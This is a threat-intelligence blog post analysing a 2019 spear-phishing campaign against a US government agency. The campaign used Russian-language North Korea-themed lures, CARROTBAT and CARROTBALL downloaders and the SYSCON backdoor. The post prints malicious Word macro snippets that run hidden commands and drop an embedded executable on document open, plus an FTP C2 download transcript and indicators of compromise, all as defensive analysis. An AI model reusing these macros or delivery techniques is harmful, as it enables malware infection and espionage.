

The Fractured Statue Campaign: U.S. Government Agency Targeted in Spear-Phishing Attacks

unit42.paloaltonetworks.com/the-fractured-statue-campaign-u-s-government-targeted-in-spear-phishing-attacks/

Adrian McCabe

January 23, 2020

By [Adrian McCabe](#)

January 23, 2020 at 6:00 AM

Category: [Malware](#), [Unit 42](#)

Tags: [CARROTBALL](#), [CARROTBAT](#), [Fractured Statue](#), [KONNI](#), [Phishing](#), [Syscon](#)



This post is also available in: [日本語 \(Japanese\)](#).

Executive Summary

Between July and October 2019, Unit 42 observed several malware families typically associated with the Konni Group (see [Attribution](#) section below for more details) used to primarily target a US government agency, using the ongoing and heightened geopolitical relations issues surrounding North Korea to lure targets into opening malicious email attachments. The malware families used in this campaign consisted mainly of malicious documents featuring CARROTBAT downloaders with SYSCON payloads, but also included a new malware downloader Unit 42 has dubbed CARROTBALL.

CARROTBALL, initially discovered in an attack during October 2019, is a simple FTP downloader utility which facilitates the installation of SYSCON, a full-featured Remote Access Trojan (RAT) which leverages FTP for Command and Control (C2). It was found embedded in a malicious Word document sent as a phishing lure to a US government agency and two non-US foreign nationals professionally associated with North Korea.

Throughout the course of the campaign, Unit 42 ultimately observed a total of six unique malicious document lures being sent as attachments from four unique Russian email addresses to 10 unique targets. The subject matter of the lures featured articles written in Russian pertaining to ongoing geopolitical relations issues surrounding North Korea. Of those malicious documents, five contained CARROTBAT downloaders, and one contained a CARROTBALL downloader. All malicious second stage payloads were SYSCON.

While this campaign does demonstrate some evolution in the actor's tactics, techniques and procedures (TTPs) with the use of a new downloader family and new malicious code in the form of Word Document macros, the majority of its attributes bear a strong resemblance to the Fractured Block campaign [previously reported by Unit 42 in November 2018](#). As such, Unit 42 has dubbed this campaign Fractured Statue. The Adversary Playbook for the activity described in this blog can be found [here](#).




Figure 1. Fractured Statue Campaign Timeline

Opening Wave of Attacks

Between July 15th, 2019 and July 17th, 2019, spear phishing emails were sent to a total of five individuals at a US government agency from the email addresses 0tdelkorei@mail[.]ru and kargarnova@mail[.]ru. The spear phishing emails utilized three different email subjects with malicious macro documents attached with the same name; all file names were written in Russian. Further, all of the malicious documents contained articles written in Russian pertaining to ongoing geopolitical relations issues surrounding North Korea. The documents themselves were rather generic and had no embedded image enticements to enable macros. They did, however, leverage second-stage downloader components consistent with known CARROTBAT samples, and almost all of them featured SYSCON payloads. The first pages of each of these documents are shown below:

О ситуации на Корейском полуострове и перспективах диалога между США и КНДР.

В центре внимания форума были проблемы современного состояния и перспективы денуклеаризации КНДР и американо-северокорейских отношений.

В ходе обсуждения данных проблем отчётливо проявились противоположные оценки в рамках российско-китайского и американо-японского подходов.

Единственное, в чём стороны согласились это с тем, что второй саммит Д. Трампа и Ким Чен Ына в Ханое в феврале с. г. следует расценивать не как провал, а как полезную встречу, в итоге которой обе стороны лучше и реалистичнее поняли позиции друг друга. Далее начали выявляться принципиальные различия.

Российские и китайские участники утверждали, что в Ханое лидер КНДР продемонстрировал несогласие следовать американскому курсу на одностороннюю первоочередную денуклеаризацию без встречных ответных шагов со стороны США в виде смягчения санкций. Данная позиция была подтверждена северокорейским лидером в ходе встречи с президентом РФ В.В. Путиным во Владивостоке 25-го апреля с. г. Там Ким Чен Ын вновь заявил, что готов продолжать диалог и с США, и с Южной Кореей, но с целью не ведения «переговоров ради переговоров», а с тем, чтобы добиться в их ходе конкретных результатов, пакет которых включает в себя непременно и сокращение объема рестрикций, действующих против КНДР, в том числе, в виде санкций СБ ООН.

Американские же дипломаты и военные в Гонконге, которых автоматически и безоговорочно поддерживали японские союзники, утверждали иное. По оценкам данных представителей консервативного большинства истеблишмента США главным достижением встречи в Ханое стало то, что там наконец Д. Трамп попытается убедиться, что Вашингтон и Пхеньян имеют общее понимание самого понятия «денуклеаризация», выраженного чётким языком международного права. При этом ими постоянно повторялся тезис о том, что санкции – это продукт не политики США, а коллективной воли членов СБ ООН, и предъявлять к Вашингтону требования по их смягчению в принципе неправомерно.

В интерпретации американских участников процесс диалога Вашингтона и Пхеньяна состоит из трёх этапов. На первом был достигнут важнейший прогресс – в 2016 г. Тогда КНДР наконец приняла историческое решение согласиться с международными санкциями, направленными не просто на ограничение ВПК, а на подрыв коммерческой торговли КНДР. Однако, на втором этапе в 2018 году проявились неблагоприятные для целей форсированной денуклеаризации попятные движения: неожиданно произошёл

Figure 2. First page of initial malicious document observed in the campaign.

Associated with CARROTBAT.

SHA256	Subject	Sender	Translated Subject	File name	Ti Fi
4c201f9949804e90f94fe91882cb8aad3e7daf496a7f4e792b9c7fed95ab0726	О ситуации на Корейском полуострове и перспективах диалога между США и КНДР	Otdelkorei@mail[.]ru	On the situation on the Korean Peninsula and the prospects for dialogue between the USA and the PDR	О ситуации на Корейском	A si in

Table 1. First phishing attempt details.

Продлится ли «мирная пауза» на Корейском полуострове до 2024 года?

2018 год войдет в историю Корейского полуострова в первую очередь как год начала беспрецедентных подвижек в урегулировании межкорейского конфликта на базе возобновления сотрудничества между двумя Кореями и эффектного старта международного политического процесса на фоне значительных перемен как во внутренней ситуации двух государств, так и их внешней политики в целом.

В КНДР в 2018 г. Ким Чен Ын, продекларировавший в конце 2017 г. решение вопросов достижения ядерного паритета («создания государственных ядерных сил») и формирования собственной структуры власти во главе с Госсоветом (с решающей ролью партийных инстанций), заметно консолидировал свои позиции. Благодаря этому он смог совершить невиданный поворот в дипломатии, перейти от воинственной риторики и ядерного шантажа к «мирному наступлению». Для этого он воспользовался «фактором Трампа» с его нестандартными подходами и декларированным стремлением «решить корейскую проблему», а также переходом нового руководства РК к политике сотрудничества с КНДР.

Авторитет Ким Чен Ына вырос как среди населения, так среди и без того покорной и запуганной элиты. По сути, даже с учётом наличия разных мнений в правящей верхушке, которая постепенно обновляется, оппозиции лидеру просто не может появиться в силу осознания элитой опасности «раскачать лодку» и благодаря тотальной слежке.

Значение военных, игравших при отце нынешнего лидера роль «станового хребта» госуправления, заметно снизилось и сводится к решению задач в области обороны. Кроме того, выделение в качестве основы военной стратегии ракетно-ядерных сил стратегического назначения и элитных подразделений, резко понизило возможности и статус обычных по-прежнему многочисленных вооружённых сил (они все в большей мере используются в качестве бесплатной рабочей силы, что вызывает определенное недовольство).

Страна перешла в новую социально-экономическую реальность. Несмотря на санкции, прослеживается позитивная динамика в экономической области, что происходит благодаря развитию необъявленных реформенных процессов: расширится «маркетизация снизу», произошло развитие частного предпринимательства (в том числе

Figure 3. First page of second malicious document observed in the campaign.

Associated with CARROTBAT.

SHA256	Subject	Sender	Translated Subject	File name	Tran File
63c3817a5e9984aaf59e8a61ddd54793ffed11ac5becf438528447f6b2823af	Продлится ли мирная пауза на Корейском полуострове до 2024 года	Otdelkorei@mail[.]ru	Will there be a peaceful pause on the Korean Peninsula until 2024?	Продлится ли мирная пауза	Will rea bre: last

Table 2. Second phishing attempt details.

Региональные экономические связи российского Дальнего Востока с корейскими государствами (2010-е гг.)

Аннотация: Исследованы вопросы торгово-экономических связей дальневосточных регионов России и стран Корейского полуострова. Выявлены причины замедления экономического сотрудничества. Сделан вывод о том, что международные экономические санкции не снизили интерес корейских государств к сотрудничеству с российским Дальним Востоком, но привели к замедлению темпов развития внешнеторговых связей.

Ключевые слова: Россия – КНДР – РК – торгово-экономические связи – инвестиции

Abstract: The article by Dr. Larisa Zabrovskaja “*The Regional Economic Contacts of Russian Far East with Korean States (2010s)*” is investigated issues of trade and economic ties between the Far Eastern regions of Russia and the countries of the Korean peninsula. There were revealed reasons for the slowing of economic cooperation. It is concluded that the international economic sanctions did not reduce the interest of the Korean states in cooperation with the Russian Far East, but led to a slowdown in the development of foreign trade.

Keywords: Russia – North Korea – Republic of Korea – trade and economic relations – investments

Российский Дальний Восток и страны Корейского полуострова связывают многолетние тесные и взаимовыгодные торгово-экономические отношения. Российский Дальний Восток интересен им наличием значительных энергетических ресурсов. В свою очередь России для достижения хозяйственного и социального подъема Дальнего Востока требуются значительные капиталовложения, самостоятельно осуществить которые наша страна пока не в состоянии. Поэтому ключевым механизмом развития дальневосточного региона способно стать международное сотрудничество с соседними странами, в частности, с корейскими государствами. Важно при этом осуществлять сотрудничество в строгом соответствии с российскими законами и на взаимовыгодных условиях.

В связи с этим в статье ставилась цель проанализировать современное состояние связей российского Дальнего Востока с обоими корейскими

Figure 4. First page of third malicious document observed in the campaign.

Associated with CARROTBAT.

SHA256	Subject	Sender	Translated Subject	File name
9dfe3afccada40a05b8b34901cb6a63686d209e2b92630596646dba8ee619225	Россия – КНДР – РК – торгово-экономические связи и – инвестиции.	kargarnova@mail[.]ru	“Russia - DPRK - RK - trade and economic ties and - investments.”	Росси – КНДР – РК - тор

Table 3. Third phishing attempt details.

Second Wave

Roughly one month later, beginning on August 15, 2019 and ending on September 14, 2019, the second wave of CARROTBAT attacks occurred against three additional email addresses at the same government agency. One attack featured the same sender and malicious document but had a different subject and filename. The other two emails contained a previously unseen malicious document and featured a mix of Russian and English languages in both the document lures and the email correspondence.

SHA256	Subject	Sender	File name	Initial C2 Dom
--------	---------	--------	-----------	----------------

9dfe3afccada40a05b8b34901cb6a63686d209e2b92630596646dba8ee619225	Russia – North Korea – Republic of Korea – trade and economic relations – investments.	kargarnova@mail[.]ru	Russia – North Korea – Republic of Korea	handicap.eu5
--	--	----------------------	--	--------------

Table 4. Fourth phishing attempt details.

Региональные экономические связи российского Дальнего Востока с корейскими государствами (2010-е гг.)

Аннотация: Исследованы вопросы торгово-экономических связей дальневосточных регионов России и стран Корейского полуострова. Выявлены причины замедления экономического сотрудничества. Сделан вывод о том, что международные экономические санкции не снизили интерес корейских государств к сотрудничеству с российским Дальним Востоком, но привели к замедлению темпов развития внешнеторговых связей.

Ключевые слова: Россия – КНДР – РК – торгово-экономические связи – инвестиции

Abstract: The article by Dr. Larisa Zabrovskaja “The Regional Economic Contacts of Russian Far East with Korean States (2010s)” is investigated issues of trade and economic ties between the Far Eastern regions of Russia and the countries of the Korean peninsula. There were revealed reasons for the slowing of economic cooperation. It is concluded that the international economic sanctions did not reduce the interest of the Korean states in cooperation with the Russian Far East, but led to a slowdown in the development of foreign trade.

Keywords: Russia – North Korea – Republic of Korea – trade and economic relations – investments

Российский Дальний Восток и страны Корейского полуострова связывают многолетние тесные и взаимовыгодные торгово-экономические отношения. Российский Дальний Восток интересен им наличием значительных энергетических ресурсов. В свою очередь России для достижения хозяйственного и социального подъема Дальнего Востока требуются значительные капиталовложения, самостоятельно осуществить которые наша страна пока не в состоянии. Поэтому ключевым механизмом развития дальневосточного региона способно стать международное сотрудничество с соседними странами, в частности, с корейскими государствами. Важно при этом осуществлять сотрудничество в строгом соответствии с российскими законами и на взаимовыгодных условиях.

В связи с этим в статье ставилась цель проанализировать современное состояние связей российского Дальнего Востока с обоими корейскими

Figure 5. First page of fourth malicious document observed in the campaign. Associated with CARROTBAT.

SHA256	Subject	Sender	File name	Initial C2 Dc
ed63e84985e1af9c4764e6b6ca513ec1c16840fb2534b86f95e31801468be67a	Republic of Korea, the Russian Federation and the DPRK	rusmirasaf@yandex[.]ru	Republic of Korea, the Russian Federation and the DPRK.doc	panda2019.

Table 5. Fifth phishing attempt details.

*Корейский полуостров в глобальных и региональных измерениях.
Безопасность и возможности взаимодействия*

В последнее время в корейской проблеме рельефно просматриваются глобальные аспекты безопасности — угроза возникновения на полуострове ядерного конфликта, потенциально способного привести к новой мировой войне. После известных ракетных пусков Пхеньяна в 2018 г. и других, артиллерийских перестрелок корейских государств и замораживания шестисторонних переговоров противостояние КНДР и США значительно усилилось. Пентагон, указывая на Пхеньян, проводит расширение своей противоракетной обороны, разместив в Южной Корее новейшую систему ПРО THAAD, регулярно проводя с вооруженными силами РК военные учения в непосредственной близости от демилитаризованной зоны (ДМЗ) — границе между двумя корейскими государствами.

Очевидно, что силовые шаги США направлены не столько против Северной Кореи, сколько против КНР и РФ. Произведено размещение новых американских радаров раннего предупреждения на южных островах Японии и Филиппинах, увеличение (с 26 до 36) специальных военных кораблей, оснащенных антиракетами и др.

Пронсходит подготовка к реформатированию американо-японского и американо-южнокорейского союзных договоров в сторону углубления военно-политических обязательств сторон.

Пхеньян традиционно обращается к Пекину за кредитной, продовольственной, энергетической и иной помощью. КНР, если это не нарушает принятых СБ ООН санкций оказывает помощь. Китай всегда поддерживал идеологически близкий ему режим, иногда спасая его от смертельной угрозы (межкорейская война 1950—1953 гг.) Не оставил он

Figure 6. First page of the fifth malicious document observed in the campaign. Associated with CARROTBAT.

SHA256	Subject	Sender	Translate Subject
a4f858c6b54683d3b7455c9adcf2bb6b7ddc1f4d35d0f8f38a0f131c60d1790f	Корейский полуостров в глобальных и региональных измерениях. Безопасность и возможности взаимодействия	kargarnova@mail[.]ru	The Kore Peninsul global ar regional dimensic Security Interoper

Table 6. Sixth phishing attempt details.

Final Attempt

On October 29, 2019, one of the same individuals targeted in the second wave of attacks was targeted again with a malicious document, though in this attack the sender was different and the document lure did not feature CARROTBAT. Also of note is that the lure in this attack did feature a more traditional “enable macro” cover page, but was then followed by additional pages in Russian that thematically matched with the documents found in the rest of the campaign.




Figure 7. First page of sixth malicious document observed in the campaign. Associated with CARROTBALL.

SHA256	Subject	Sender	Translated Subject	File name
c1a9b923fc1f81d69bd0494d296c75887e4a0f9abfc1cdfbfa9c0f4ab6c95db7	Инвестиционный климат Северной Кореи.	pryakhin2010@mail[.]ru	"The investment climate of North Korea."	Инвестиционный климат (

Table 7. Seventh phishing attempt details.

Also interesting to note is that the sender added multiple recipients to their email; one was an individual at a US government agency, and the other two individuals were non-US foreign nationals professionally associated with ongoing activities in North Korea.

Technical Analysis

With the exception of the October 2019 attack, all of the malicious documents found in this campaign featured the following macro code snippet of interest:


```

If (TextBox1.Text <> "") Then
    sCmdLine = Environ("windir")
    nResult = InStr(Application.Path, "x86")
    If nResult <> 0 Then
        sCmdLine = sCmdLine & Hex2Chr(TextBox1.Text)
    Else
        sCmdLine = sCmdLine & Hex2Chr(TextBox2.Text)
    End If

    sCmdLine = sCmdLine + Hex2Chr(TextBox3.Text)
    nResult = Shell(sCmdLine, vbHide)
    TextBox1.Text = ""
    TextBox2.Text = ""
    TextBox3.Text = ""
    ActiveDocument.Save
End If

```

Figure 8. Macro from malicious documents associated with CARROTBAT.

When executed, this code will:

- Determine whether the victim's host machine is running Windows with an x86 or x64 architecture.
- Parse the contents of a corresponding textbox within the document and convert it to a command line argument specific to the Windows architecture on the victim's machine.
- Execute the command.
- Clear the contents of the textboxes and save the document.

As previously mentioned, all samples featuring the macros above also featured CARROTBAT as a second stage downloader.

The October 2019 attack, however, differed significantly from the previous ones. Instead of reading from the contents of the document itself, the macros leveraged an embedded Windows executable in the form of hex bytes delimited via the '|' character that ultimately acted as a dropper. When the macro was executed, the hex bytes were split, converted to binary, and dropped onto disk as an executable. The first few lines of this functionality are shown below:

```

Attribute VB_Name = "ThisDocument"
Attribute VB_Base = "1Normal.ThisDocument"
Attribute VB_GlobalNameSpace = False
Attribute VB_Creatable = False
Attribute VB_PredeclaredId = True
Attribute VB_Exposed = True
Attribute VB_TemplateDerived = True
Attribute VB_Customizable = True
Attribute VB_Control = "Image1, 0, 0, MSForms, Image"
Private Sub Document_Open()
    Dim nResult As Long
    Dim sFilePath As String

    If Image1.Width > 1 And Image1.Height > 1 Then
        Image1.Width = 1
        Image1.Height = 1

        sFilePath = Environ("USERPROFILE")
        sFilePath = sFilePath & "\\Downloads\\update.txt"

        hex_val = "4D|5A|90|00|03|00|00|00|04|00|00|00|FF|FF|00|00|B8|00|00|00|00|00|00|00|
        hex_val = hex_val + "64|65|2E|0D|0D|0A|24|00|00|00|00|00|00|57|48|A6|27|13|29
        hex_val = hex_val + "E0|00|02|01|0B|01|0B|00|00|06|00|00|00|0E|00|00|00|00|00|
        hex_val = hex_val + "00|00|00|00|00|00|00|00|00|00|00|00|00|00|00|00|00|00|00|00|

```

Figure 9. Macro from malicious documents associated with CARROTBALL.

In this case, the dropped binary was a new type of downloader we have dubbed CARROTBALL. Its sole purpose was to serve as the main mechanism to facilitate the download and installation of the SYSCON backdoor. This is very similar to the CARROTBAT samples observed earlier on in this campaign and in the previous Fractured Block campaign (see technical analysis [here](#)). Additionally, of novel interest in this attack was the use of two separate FTP credential pairs to conduct active C2 operations. One credential pair was hardcoded in the dropped CARROTBALL binary and used to connect to the domain downplease.c1[.]biz to retrieve a CAB file renamed with a generic .dat extension.

```

220 ::ffff:185.176.43.94 FTP server ready
USER [REDACTED]
331 Password required for 3159858
PASS [REDACTED]
230 Welcome to your web hosting account! Please upload your web site
inside the directory of the respective hostname.(If you wish to
upload outside the hostname directories or delete them please make
sure Directory Protection is set to OFF from your hosting control
panel - File Manager section)
CWD /htdocs/
250 CWD command successful
TYPE I
200 Type set to I
PASV
227 Entering Passive Mode (185,176,43,94,192,60).
SIZE 64.dat
213 14711
RETR 64.dat
150 Opening BINARY mode data connection for 64.dat (14711 bytes)
226 Transfer complete

```

Figure 10. Observed CARROTBALL FTP interaction.

When extracted, the .cab file was found to contain two malicious batch files, two malicious dlls (one of which contained a custom base64 alphabet), and a second domain (lookplease.c1[.]biz) with a set of FTP login credentials encoded in the custom base64 alphabet. The contents of the cab file are as follows:






Name	Date modified	Type	Size
 alive.bat	10/28/2019 5:14 PM	Windows Batch File	1 KB
 bpu.dll	10/28/2019 5:08 PM	Application extension	6 KB
 mama.bat	10/28/2019 5:15 PM	Windows Batch File	1 KB
 syssec.bin	9/21/2019 11:15 AM	BIN File	1 KB
 syssec.dll	10/28/2019 4:32 PM	Application extension	12 KB

Figure 11. Converted CAB file contents extracted from observed CARROTBALL FTP interaction.

SHA256	File Name	Functionality
42e874d96cb9046cd4113d04c1c5463b1d43a4e828ca872de11c08cd314e650f	alive.bat	Install and establish persistence for core SYSCON backdoor component.
a761b47ab25dc2aa66b2f8ad4ab9636e40ebbc6f67f8a34f3524456c09f47d76	bpu.dll	UPX-packed system process injection mechanism to gain execution of alive.bat. Reserved for use against non-admin users.
c3ac29e4b0c5e1a991d703769b94c0790fbf81fd38cf6acdb240c5246c2517ca	mama.bat	Batch file to delete assorted host based artifacts of malware. Deletes bpu.dll if running as Admin. Runs bpu.dll if not Admin.
ad63b8677c95792106f5af0b99af04e623146c6206125c93cf1ec9fbfeafaac9	syssec.bin	Custom base64 encoded FTP credentials and C2 domain.
bdd90ed7e40c8324894efe9600f2b26fd18b22dcbf3c72548fee647a81d3c099	syssec.dll	Core SYSCON backdoor component.

Table 8. CAB file contents.

While observing the malware's interaction with the second domain, lookplease.c1[.]biz, two text files were subsequently identified containing text encoded with the same custom base64 alphabet used previously. When decoded, these files were found to contain additional commands to be executed on the infected host.

SHA256	File Name	Raw File Contents
f3d3fa4c76adfabd239accb453512af33ae8667bf261758f402fff22d9df1f67	Gei All (0).txt	Fg37eqye0ee2eqse0e3SeY8evg3Geqhecy3-eqAexf32eUAe
4b8790e9cb2f58293c28e695bec0a35e2ebd2da8e151c7e8c4513a1508c8bc94	Gei All (1).txt	Fg37eqye0ee2eqse0e3GeqOevg31eqge/y3SeYyeZfeD

Table 9. SYSCON C2 file attributes.

At the time of the activity, both `downplease.c1[.]biz` and `lookplease.c1[.]biz` resolved to the IP address 185.176.43[.]94.

Attribution

Konni: Malware or Actor?

Originally, the name “Konni” was used to refer to a Remote Access Trojan utilized in targeted campaigns with strong links to North Korean interests. However, as additional campaigns began to appear with strongly overlapping TTPs yet did not feature the Konni RAT, specifically, some industry researchers simply began to adopt the “Konni” moniker to refer to the actors behind the aggregated set of activity. Unit 42 has followed this trend, and now refers to the “Konni Group” as such.

Konni’s Ties to Fractured Statue

As prominently [documented by Cisco Talos](#), the first Konni Group activity was a sustained information stealing/RAT distribution campaign spanning between 2014 and 2017. Throughout 2018, Unit 42 released several blogs on Konni Group activity, and subsequently identified two new malware families the group was using in the attacks, dubbed [NOKKI](#) and [CARROTBAT](#), respectively. Now, in 2019, Unit 42’s continued observation of targeted CARROTBAT activity (in addition to the new malware CARROTBALL being used during the same campaign) could indicate that both are still in use by the Konni Group, as thematically linked elements of Konni Group TTPs include:

- Targeting individuals/organizations who have interest in, are directly linked to, or conduct business in North Korea (corroborated by previous research by Unit 42).
- Utilizing malicious document phishing lures containing subject matter pertaining to North Korea (corroborated by previous research by Unit 42).
- Iteratively increasing the type and complexity of their payload delivery mechanisms (from their initial use of simple Base64 strings [as reported by Trend Micro](#), then later leveraging CARROTBAT, and now leveraging CARROTBALL)

However, there are non-trivial obstacles to obtaining a high-confidence attribution to the Konni Group, namely the fact that previous blogs produced by Unit 42 and other researchers contain a great deal of technical detail about the group’s operations, and copycat actors may attempt to emulate previously observed TTPs to hinder attribution efforts or perform false-flag operations.

In light of these factors, Unit 42 assesses with moderate confidence that this activity is related to the Konni Group.

Conclusion

Overall, the Fractured Statue campaign provides clear evidence that the TTPs discovered in Fractured Block are still relevant, and that the group behind the attacks still appears to be active. Additionally, development and use of the new downloader, CARROTBALL, alongside the more commonly observed malware delivery mechanism, CARROTBAT, may indicate that the previous methods employed by the group to successfully infect their targets are becoming less effective. The Adversary Playbook for the activity described in this blog can be found [here](#).

Palo Alto Networks customers are protected from this threat in the following ways:

- * AutoFocus customers can track these samples with the [FracturedStatue](#), [SYSCON](#), [KONNI](#), [CARROTBAT](#) and [CARROTBALL](#) tags.
- * WildFire detects all files mentioned in this report with malicious verdicts.
- * Cortex XDR blocks all of the files currently associated with the Fractured Block campaign.

IOCS:

Malicious Documents with CARROTBAT:

a4f858c6b54683d3b7455c9adcf2bb6b7ddc1f4d35d0f8f38a0f131c60d1790f
ed63e84985e1af9c4764e6b6ca513ec1c16840fb2534b86f95e31801468be67a
9dfe3afccada40a05b8b34901cb6a63686d209e2b92630596646dba8ee619225
4c201f9949804e90f94fe91882cb8aad3e7daf496a7f4e792b9c7fed95ab0726
63c3817a5e9984aaf59e8a61ddd54793ffed11ac5becef438528447f6b2823af

Malicious Document with CARROTBALL:

c1a9b923fc1f81d69bd0494d296c75887e4a0f9abfc1cdfbfa9c0f4ab6c95db7

CARROTBALL Downloader:

56924402a17393e542f6bf5b02cd030cc3af73bc2e1c894a133cebb2ca9405ee

SYSCON Samples:

ceb8093507911939a17c6c7b39475f5d4db70a9ed3b85ef34ff5e6372b20a73e

52ba17b90244a46e0ef2a653452b26bcb94f0a03b999c343301fef4e3c1ec5d2
4958fe8c106200da988c22957821513efd05803460e8e5fcfdb5cbca8d87a5b
7d2b1af486610a45f78a573af9a9ad00414680ff8e958cfb5437a1b140acb60c
bdd90ed7e40c8324894efe9600f2b26fd18b22dcbf3c72548fee647a81d3c099

Associated SYSCON C2 Files:

f3d3fa4c76adfabd239acbb453512af33ae8667bf261758f402fff22d9df1f67
4b8790e9cb2f58293c28e695bec0a35e2ebd2da8e151c7e8c4513a1508c8bc94
ad63b8677c95792106f5af0b99af04e623146c6206125c93cf1ec9fbefa9aac9
c3ac29e4b0c5e1a991d703769b94c0790fbf81fd38cf6acdb240c5246c2517ca
a761b47ab25dc2aa66b2f8ad4ab9636e40ebbcaf67f8a34f3524456c09f47d76
42e874d96cb9046cd4113d04c1c5463b1d43a4e828ca872de11c08cd314e650f

Infrastructure:

Domain: handicap[.]eu5[.]org

IP Resolution: 69.197.143[.]12

Domain: panda2019[.]eu5[.]org

IP Resolution: 162.253.155[.]226

Domain: downplease[.]c1[.]biz

IP Resolution: 185.176.43[.]94

Domain: lookplease[.]c1[.]biz

IP Resolution: 185.176.43[.]94

Additional CARROTBALL Samples Identified on VirusTotal:

6fa895d0472e87dea3c5c5bd6774488d2d7fe409ff9ae83870be3740fd40e8

Domain: downyes[.]c1[.]biz

IP Resolution: Unavailable/unknown

989c042ab9a07b11026bce78dc091f25fa51cb5e310c668904afc7939b197624

Domain: downplease[.]c1[.]biz

IP Resolution: 185.176.43[.]94

**Get updates from
Palo Alto
Networks!**

Sign up to receive the latest news, cyber threat intelligence and research from us

By submitting this form, you agree to our [Terms of Use](#) and acknowledge our [Privacy Statement](#).